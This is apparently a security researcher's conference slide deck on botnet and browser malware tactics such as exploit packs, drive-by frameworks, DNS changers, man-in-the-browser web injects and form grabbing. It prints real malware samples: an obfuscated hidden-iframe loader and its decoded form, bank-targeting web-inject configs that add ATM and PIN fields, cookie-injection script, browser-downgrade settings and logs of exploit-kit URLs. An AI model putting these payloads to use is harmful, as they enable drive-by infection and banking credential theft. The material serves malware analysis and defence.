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# Agenda

- Overview
- Present-day bot infection tactics
- Subverting Client-side systems integrity
- Conclusion



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

# Generations of Botnets

- First Generation
  - Internet Relay Chat (IRC) Protocol
- Second Generation
  - Peer-to-Peer (P2P) Protocol
- Third Generation
  - Hyper Text Transfer Protocol (HTTP)
- Hybrid
  - Mix of characteristics of different generations of botnets




# Browser Malware Taxonomy

## Class-A



## Class-B



## Class-C



# Malware Paradigm



THE DEVIL  
IS IN  
THE DETAILS.



# Browser Exploit Packs (BEPs)

- Browser Exploit Pack
  - BlackHole is running on fire
    - Techniques
      - User-agent based fingerprinting
      - Plugin detector capability for scrutinizing the plugins
      - Serving exploit once per IP Address
      - Java exploits are used heavily for spreading infections
      - Support for other exploits such as PDF, Flash etc

Refer, our previous research on BlackHole presented at Virus Bulletin Conference, 2011

- [http://www.secniche.org/papers/VB\\_2011\\_BRW\\_EXP\\_PACKS\\_AKS\\_RJE.pdf](http://www.secniche.org/papers/VB_2011_BRW_EXP_PACKS_AKS_RJE.pdf)
- <http://www.slideshare.net/adityaks/virus-bulletin-2011-conference-browser-exploit-packs-death-by-bundled-exploits>





# Obfuscated Iframes – Present-day

- Obfuscated pattern
  - Taken during analysis of AT&T Phishing Campaign

```
<script>s="";try{q=document.createElement("p");q.appendChild("123"+n);}
catch(qw){h=-016/7;try{a=prototype;}catch(zxc){e=window["e"+"va"+"1"];
n="18.27.420.510.64.120.400.555.198.351.436.505.220.348.184.515.202.348.276.
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500.242.117.164.455.96.279.164.615.26.27.36.45.210.306.456.485.218.303.456.200.
82.177.52.45.18.375.128.505.216.345.404.160.246.39.36.45.18.300.444.495.234.327.
404.550.232.138.476.570.210.348.404.200.68.180.420.510.228.291.436.505.64.345.
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.396.555.218.141.404.510.196.312.468.560.198.363.472.505.100.297.392.605.236.
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236.65.18.27.500".split(".");if(window.document)for(i=6-2-1-2-1;-795+i!=-2-2;i++){k=i;
s=s+String.fromCharCode(n[k]/(i%(h*h)+2));}alert(s);}</script>
```



# Obfuscated Iframes – Present-day

## ■ De-obfuscated pattern

### – Output

```
if (document.getElementsByTagName('body')[0]){
    iframer();
} else {
    document.write("<iframe src='http://voicecontroldevotes.info
/main.php?page=6df8994172330e77' width='10' height='10' style='visibility:hidden;position:absolute;
left:0;top:0;'></iframe>");
}
function iframer(){
    var f =
document.createElement('iframe');f.setAttribute('src','http://voicecontroldevotes.info
/main.php?page=6df8994172330e77');f.style.visibility='hidden';f.style.position='absolute';
f.style.left='0';f.style.top='0';f.setAttribute('width','10');f.setAttribute('height','10');
    document.getElementsByTagName('body')[0].appendChild(f);
}
```

### – More details on analysis

- <http://secniche.blogspot.com/2012/04/javascript-obfuscation-manual-armor-1.html>
- <http://secniche.blogspot.com/2012/04/javascript-obfuscation-manual-armor-2.html>



# BlackHole BEP

2012/08/20_18:13	img.showermedallions.com/main.php?page=260f08d8599854f0	184.82.87.100	184-82-87-100.static.hostnoc.net.	Blackhole exploit kit
2012/08/20_16:47	xpjlelqe.lflinkup.net/main.php?page=9dd146e88937797b	178.216.52.79	-	Blackhole exploit kit
2012/08/20_16:47	wrjrgzfpfhfrwrer.ru/in.cgi?17	178.216.52.75	-	redirects to Blackhole exploit kit
2012/08/20_14:32	-	50.116.45.149/km71x7kjgdtce.php?m=fowae1cc4jvvcvvp	li484-149.members.li-node.com.	Blackhole exploit kit
2012/08/20_12:41	-	209.59.218.70/km71x7kjgdtce.php?m=qxun6vken23rz30y	earcade.org.	Blackhole exploit kit
2012/08/20_09:19	www.frtuiop.3-a.net/main.php?page=588ec4e4ea3b00d8	194.219.29.235	-	Blackhole exploit kit
2012/08/20_09:19	tpgkb.sellclassics.com/main.php?page=4a9edc02ba0a2ff0	178.216.52.79	-	Blackhole exploit kit
2012/08/20_09:19	wmphw.lflinkup.net/main.php?page=9dd146e88937797b	178.216.52.79	-	Blackhole exploit kit
2012/08/19_17:18	swithz.com/main.php?page=8b052d9ee0a27d8c	37.9.61.171	-	Blackhole exploit kit
2012/08/19_17:18	www.omgjackpot.tv/main.php?page=95153e88540e2202	217.23.12.215	server.megahost.tv.	Blackhole exploit kit
2012/08/17_21:41	atom.decoratehousegamas.info/main.php?page=aa3321091a948a91	193.0.129.242	-	Blackhole exploit kit
2012/08/17_21:41	www2.diligence4.us/trackdata.php?page=bbb78e754bbc589a	208.76.52.108	server4.entomy.com.	Blackhole exploit kit

# Phoenix BEP

2012/06/29_22:05	teletulips.com/	188.190.98.132	ip-188-190-98-132.ho sted-in.infiumhost.com.	redirects to Phoenix exploit kit/requires referer
2012/06/29_22:05	hambaarstikeskus.com/	188.190.98.132	ip-188-190-98-132.ho sted-in.infiumhost.com.	redirects to Phoenix exploit kit/requires referer
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2012/06/29_21:50	xmlbasedheavy.com/ph /eoxwhsd.php	188.190.98.132	ip-188-190-98-132.ho sted-in.infiumhost.com.	Phoenix exploit kit
2012/05/04_07:45	-	173.214.173.53/krd.php? i=4	server1.soulonlineeo .com.	trojan, payload of Phoenix exploit kit
2012/04/10_08:31	-	219.94.194.138:8080/ navigator/jueoaritjuir.php	-	Phoenix exploit kit
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# Redkit BEP

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2012/08/08_12:30	52943578.nl.strato-h osting.eu/59443467.html	81.169.145.153	w99.rzone.de.	Redkit exploit kit
2012/08/08_12:00	belgianexpeditions.b e/66893467.html	46.30.211.62	-	Redkit exploit kit
2012/08/08_04:00	center4tubalreversal .com/69303467.html	74.200.217.86	center4tubalreversal .com.	Redkit exploit kit
2012/08/08_03:45	creabio.fr/99463467.html	213.186.33.4	cluster003.ovh.net.	Redkit exploit kit
2012/08/08_02:45	sipsnstrokesstudios. com/19953467.html	74.205.121.184	www.9thstreet.com.	Redkit exploit kit


# Demo



# Drive-by-Download Attacks

## ■ Drive-by-Download

- Victim browser is forced to visit infected website
- Iframe redirects browser to the BEP
- Exploit is served by fingerprinting the browser environment
- Browser is exploited successfully
- BEP silently downloads the malware onto the victim machine



BarakaCashSystem

Go for a swim in your backyard...  
You could drive an exotic muscle car...  
Date the girl of your dreams...

**HOW TO TURN  
\$12 INTO \$4,000 IN 7 DAYS ONLINE!**  
NO SELLING. NO ADVERTISING. NO REFERRING. NO OWNING A WEBSITE.



# Drive-by Frameworks

- OVERVIEW
- STATISTICS
- IFRAME/URL GENERATOR
- SETTINGS
- DOWNLOAD FILES
- LOGOUT



## ANONJDB

ADVANCED 100% FUD JAVA DRIVE BY PANEL

Traffic: 1536 / Loads: 97 / Percent: 6.32% [\(Reset\)](#)

### Account Information

Subscription Expiration:	08/12/2012
New Loads Today:	0
Total Traffic:	1536
Loads:	97
Load Rate:	6.32%

### Change Password

### News

Change your Password - 07/29/2012

Change your password ASAP for your/our safety.

Downloadable Index and Jar Files fixed! - 04/01/2012



# Drive-by Frameworks

**i Java Drive-by Generator** Welcome Administrator

**Choose Method:**

- HTML Based Drive-By
- JAR Based Drive-By

**Template Options:**

Clone Website (Soon!)  
http://

Select Template:

**Drop Options:**

Drop Name:

Drop Location:

**Advanced Options:**

HTML Encryption: (BETA)

- Level 1
- Level 2
- Level 3
- Level 4

**General Options:**

Program URL:

Admin Control Panel:

**Redirect Options:**

Activate Redirect

Run Redirect:

Cancel Redirect:

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**i Java Drive-by Generator**

**Custom Publisher:**

Publisher Name:

Organization Name:

Organization Unit:

City:

State:

Country:

**Project Name:**

Project Name: (NO SPACES)

# Demo



# Install-by-Install (IBI)

## ■ Install-by-Install

- Concept- Installing malicious executables on the already infected systems
- Different from Pay-per Install (PPI) programs
  - PPI works effectively with Browser Exploit Packs
  - It is a kind of fresh installation of bots on the non-infected systems
- IBI and PPI are the different sides of the same coin
- Sold as different services in the underground market
- IBI is used in the crimeware services such as bot shops, task execution, etc.



# Task Execution - Install-by-Install (IBI)

The screenshot shows a web-based interface for configuring tasks. On the left, there are three vertical panels: 'Menu' with options 'Bots', 'Black list', 'Tasks' (highlighted in green), and 'Service'; 'Plugins' with 'Formgrabber' and 'Socks4'; and 'Actions' with 'Add task', 'Enable all tasks', 'Disable all tasks', and 'Delete ALL tasks'. The main area is titled 'Add task' and contains the following fields:


- Task type:** A dropdown menu set to 'Download EXE' with an 'Enabled' checkbox.
- Limit (0=not limited):** A text input field containing '0'.
- Countries:** A list box containing 'CA,FR,DE' and a scrollable list of countries including Finland, France (highlighted in blue), French Guiana, French Polynesia, French Southern Territories, Gabon, Gambia, Georgia, Germany (highlighted in blue), and Ghana.
- Bot ID's:** A text input field containing '\*'. Below it is a sample: "Sample: \"\*\", \"1234ABCD\" or multiple \"1234ABCD,ABCD1234,AB1234CD\"".
- Build ID's:** A text input field containing '\*'. Below it is a sample: "Sample: \"\*\", \"1234ABCD\" or multiple \"1234ABCD,ABCD1234,AB1234CD\"".
- URL:** A text input field containing 'http://yourdomain.com/your.exe', which is highlighted with a red rectangle.
- Public task:** An unchecked checkbox.
- Add:** A button at the bottom.

The background of the interface features a world map with labels for 'NORTH PACIFIC OCEAN', 'SOUTH PACIFIC', 'BRAZIL', 'RUSSIA', and 'CHINA'.

# Malvertisements

## ■ Malvertisement

- Online malicious advertisements
- Content Delivery Networks (CDNs) are infected to trigger malvertising
  - Distributed attack



More on the malvertisement, refer to following post and paper:

Armorize's Blog - <http://blog.armorize.com/2011/05/porn-sites-have-lots-of-trafficand.html>



Malvertisement Paper - <http://www.slideshare.net/adityaks/malvertising-exploiting-web-advertis>



# Infecting Web Hosting Servers

## ■ Data Centers | Web Hosting - Exploitation

- Several websites are hosted on a single server sharing IP address
  - DNS names are mapped virtually to the same IP
  - Vulnerability in one website can seriously compromise the server
    - Insecure file uploading functionality
      - » Uploading remote management shells such c99 etc
      - » **Automated iframe injector embeds malicious iframe on all webpages**
      - » **Making configuration changes such as redirecting users to malicious domains**
    - Cookie replay attacks in hosting domain website
      - » **Authentication bypass : reading customer queries on the web based management panel**
      - » Extracting credentials directly by exploiting design flaws in hosting panels



# Exploiting Social Networks

## ■ Social Networks

- Attackers exploit the inherent design flaws in the social networks
- Use to spread malware at a large scale

### — LikeJacking (=~ClickJacking)

- Use to add malicious links on user's profile in Facebook
- LikeJacking collaboratively used with ClickJacking
- Efficient in spreading malware



# Demo





# Tactics – Subverting System’s Integrity



# Understanding Ruskil

- What is Ruskil ?
  - A termed coined in Russia
    - It refers to the group of warriors who demonstrate their skill in the battle
    - Typically used by Diablo game players to demonstrate the strength and power
  - How does Ruskil is related to bots?
    - Ruskil module is used to demonstrate the capability of bots
    - Removing traces of malware in the system after successful reboot



# Understanding Ruskill

## ■ Inside Ruskill Module

- Found in the NGR (Dorkbot)
- Remote file downloading and execution
  - Ruskill allows the bot to fetch any executable from third-party resource and execute it in the compromised system
- Restoring System
  - Ruskill monitors all the changes performed by the malicious executable in the system
  - Ruskill restores the registry, files and network settings to the same state ( before the execution of malicious binary) after reboot
  - Deletes the malicious executable after successful execution in the system



# Demo



# DNS Changer

## ■ DNS Changer

### — How this works?

- Replacing the DNS server entries in the infected machine with IP addresses of the malicious DNS server
- Adding rogue entries in the hosts configuration file
- Executing DNS amplification attack by subverting the integrity of LAN devices such as routers and gateways
  - It results in DNS hijacking at a large scale in the network
- Hooking DNS libraries
  - The preferred method is Inline hooking in which detour and trampoline functions are created to play with DNS specific DLLs.



# DNS Changer

- DNS Changer
  - Inside DNS hooking
    - Hooking DNS API
      - Hooking DNSQuery (\*) function calls in *dnsapi.lib/dnsapi.dll*
      - Implemented by creating a blacklist
      - Bot hijacks the DNS resolution flow by filtering all the incoming DNS requests
    - Hooking DNS Cache Resolver Service
      - Cache resolver service is used for DNS caching
      - Bot hooks *sendto* function in *ws2\_32.dll* to verify the origin of DNS query to validate if *sendto* function is called by *dnssrslvr.dll*



# Demo



# Downgrading Browser Security

## ■ Removing Protections

— Nullifying browser client side security to perform stealthy operations

— Internet Explorer

- Tampering zone values in the registry

- `|Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones`

— Firefox

- Manipulating entries in user.js file

- `user_pref("security.warn_submit_insecure",false);`

- » **Browser does not raise an alert box when information is sent over HTTP while submitting forms**

- `user_pref("security.warn_viewing_mixed",false);`

- » **Remove the warning of supporting mixed content over SSL**

**OLD School trick but works very effectively. Several other techniques of subverting the browser security also exists.**






# Man-in-the-Browser (MitB)

## ■ Inside MitB

- MitB typically refers to a userland rootkit that exploits the browser integrity



# Chase Notification Alert !

The screenshot shows a Windows Internet Explorer browser window displaying the Chase Online 'My Accounts' page. A security pop-up window is overlaid on the page, asking for additional information for security. The pop-up contains the following fields:

- Social Security Number: [ ]-[ ]-[ ] (xxx-xx-xxxx)
- Drivers License: [ ]
- Date of Birth: [ ]-[ ]-[ ] (mm-dd-yyyy)
- ATM Card Number: [ ]
- Card Expiration Date: [ ]-[ ] (mm-yyyy)
- PIN Code: [ ]
- PIN Code (confirm): [ ]

The pop-up also includes a 'CONTINUE' button and a 'Print Accounts' link. The background page shows the Chase logo and a table of accounts with columns for 'Account', 'Available Balance', and 'Present Balance'.



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## Types of Online Fraud

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Note: The Pop up is triggered in user's active session. So what it is actually?

No doubt it is a Popup, but the technique is termed as **Web Injects** not phishing or something like that.



# Web Injects

## ■ Web Injects

- Based on the concept of hooking specific functions in the browser DLLs
- On the fly infection tactic
- Execution flow
  - Bot injects malicious content in the incoming HTTP responses
  - Injections are based on the static file named as webinjects.txt
  - Rules are statically defined by the botmaster
  - Bot fetches rules from the webinjects.txt file and injects in the live webpages
- Information stealing in a forceful manner
  - Exploits user ignorance

```
set_url https://engine.paymentgate.ru/bpcservlet/BPC/index.jsp* GP

data_before
<td><input class="text" type="text" name="userId" value=""></td>
data_end

data_inject
<td class="merchantLogin">ÿ&si&u</td>
data_end
```



# Web Injects

```
# Grabbing Account Type
set_url https://onlineeast#.bankofamerica.com/*/GotoWelcom GPH
data_before
<div class="primaryNavCnt">
data_end
data_inject
```

- What is meant by GPH flags?
  - Exploitation and infection metrics
    - **G** - injection will be made only for the resources that are requested by the **GET**
    - **P** - injection will be made only for the resources that are requested by the **POST**
    - **L** - is a flag for grabbing content between the tags **data\_before** and **data\_after** inclusive
    - **H** – **similar as L except** the ripped content is not included and the contents of tags **data\_before** and **data\_after**



# Web Injects – Real Time Cases (1)

```
set_url https://web.da-us.citibank.com/cgi-bin/citifi/portal/1/1.do GP

data_before
src="/cm/js/branding.js"></script>
data_end
data_inject
<SCRIPT>
function set_cookie1(name, value, expires)
{
if (!expires) { expires = new Date();}
document.cookie = name + "=" + escape(value) + "; expires=" + expires.toGMTString() + "; path="/;
}

function get_cookie(name) {
cookie_name = name + "="; cookie_length = document.cookie.length; cookie_begin = 0;
while (cookie_begin < cookie_length)
{
value_begin = cookie_begin + cookie_name.length;
if (document.cookie.substring(cookie_begin, value_begin) == cookie_name)
{
var value_end = document.cookie.indexOf(";", value_begin);
if (value_end == -1) { value_end = cookie_length;}
return unescape(document.cookie.substring(value_begin, value_end));
}
cookie_begin = document.cookie.indexOf(" ", cookie_begin) + 1;
if (cookie_begin == 0) { break;}
}
return null; }
</SCRIPT>
data_end
data_after
</noscript>
data_end
```

Forceful Cookie Injection in Citibank's website to manipulate the user's session



# Web Injects – Real Time Cases (2)

```
set_url *bankofamerica.com* GP
data_before
<a href="#sitekey" title="View your SiteKey">
</a>
data_end
data_inject
</TD>
</TR>
<TR>
<TD align=left class=textbold valign=top>
<label for="passcode"> <SPAN class="text2">* ATM Number:</SPAN>
<span class="h2-ada"> <br>
Enter an ATM Number. Your ATM Number must be 16 digits.
</span></label>
</TD>
</TR>
<TR>
<TD>
<input type="password" name="ATMNR" id="ATMNR" class="text1" value="" maxlength="16" size="28">
data_end
data_after
data_end
```

Injecting HTML content in Bank of America's webpages to steal the ATM number and the Pass code.

```
set_url https://online.wellsfargo.com/signon* GP
data_before
<input type="password" name="password"*</td>
data_end
data_inject
<td width="225"><label for="password" class="formlabel">3. ATM PIN</label><br/>
<input type="password" name="USpass" id="atmpin" size="20" maxlength="14"
title="Enter ATM PIN" tabindex="11" accesskey="A"/>
<br/>&nbsp;</td>
data_end
data_after
data_end

</label>
data_end
```


Injecting HTML content in Wells Fargo bank to steal user's ATM code.



# Form-grabbing

## ■ Form Grabbing

— It is an advanced technique of capturing information present in forms



# Form-grabbing

- Why Form Grabbing ?
  - Keylogging produces plethora of data
  - Form grabbing – extracting data from the GET/POST requests
  - Based on the concept of hooking
  - No real protection against malware

The image displays three screenshots of banking login forms, each with a red box highlighting fields that are additionally injected for form grabbing:

- Bank of America:** The "Your ATM or Check Card Number:" field is highlighted.
- Citi:** The "Your ATM or Check Card Number:" and "Expiration Date:" fields are highlighted.
- E\*TRADE:** The "SSN:" and "MMN:" fields are highlighted.

A legend at the bottom right indicates that the red box represents "Additionally injected fields".





# Form-grabbing

- Harvested Data

## View report (HTTPS request, 205 bytes)

Bot ID: CLOUD2\_7D126CF46522DF69  
Botnet: ice9  
Version: 1.2.0  
OS Version: Server 2008 R2 x64, SP 1  
OS Language: 1033  
Local time: 07.03.2012 11:05:33  
GMT: +0:00  
Session time: 648:59:02  
Report time: 07.03.2012 11:05:39  
Country: --  
IPv4: [REDACTED]  
Comment for bot: -  
In the list of used: No  
Process name: C:\Program Files (x86)\Kaspersky Lab\Kaspersky Small Office Security\avp.exe  
User of process: CLOUD2\Administrator  
Source: <https://auto-activation3.kaspersky.com/en/activate>  
  
<https://auto-activation3.kaspersky.com/en/activate>  
Referer: -  
User input: [REDACTED]  
POST data:  
  
REQUEST\_ID={ [REDACTED]90e-53c3-43d3-49c811675a42}  
APP\_ID=14 [REDACTED]  
ACT\_CODE=[REDACTED]

**Harvested data from POST requests. Kaspersky's anti virus license key entered by the user**

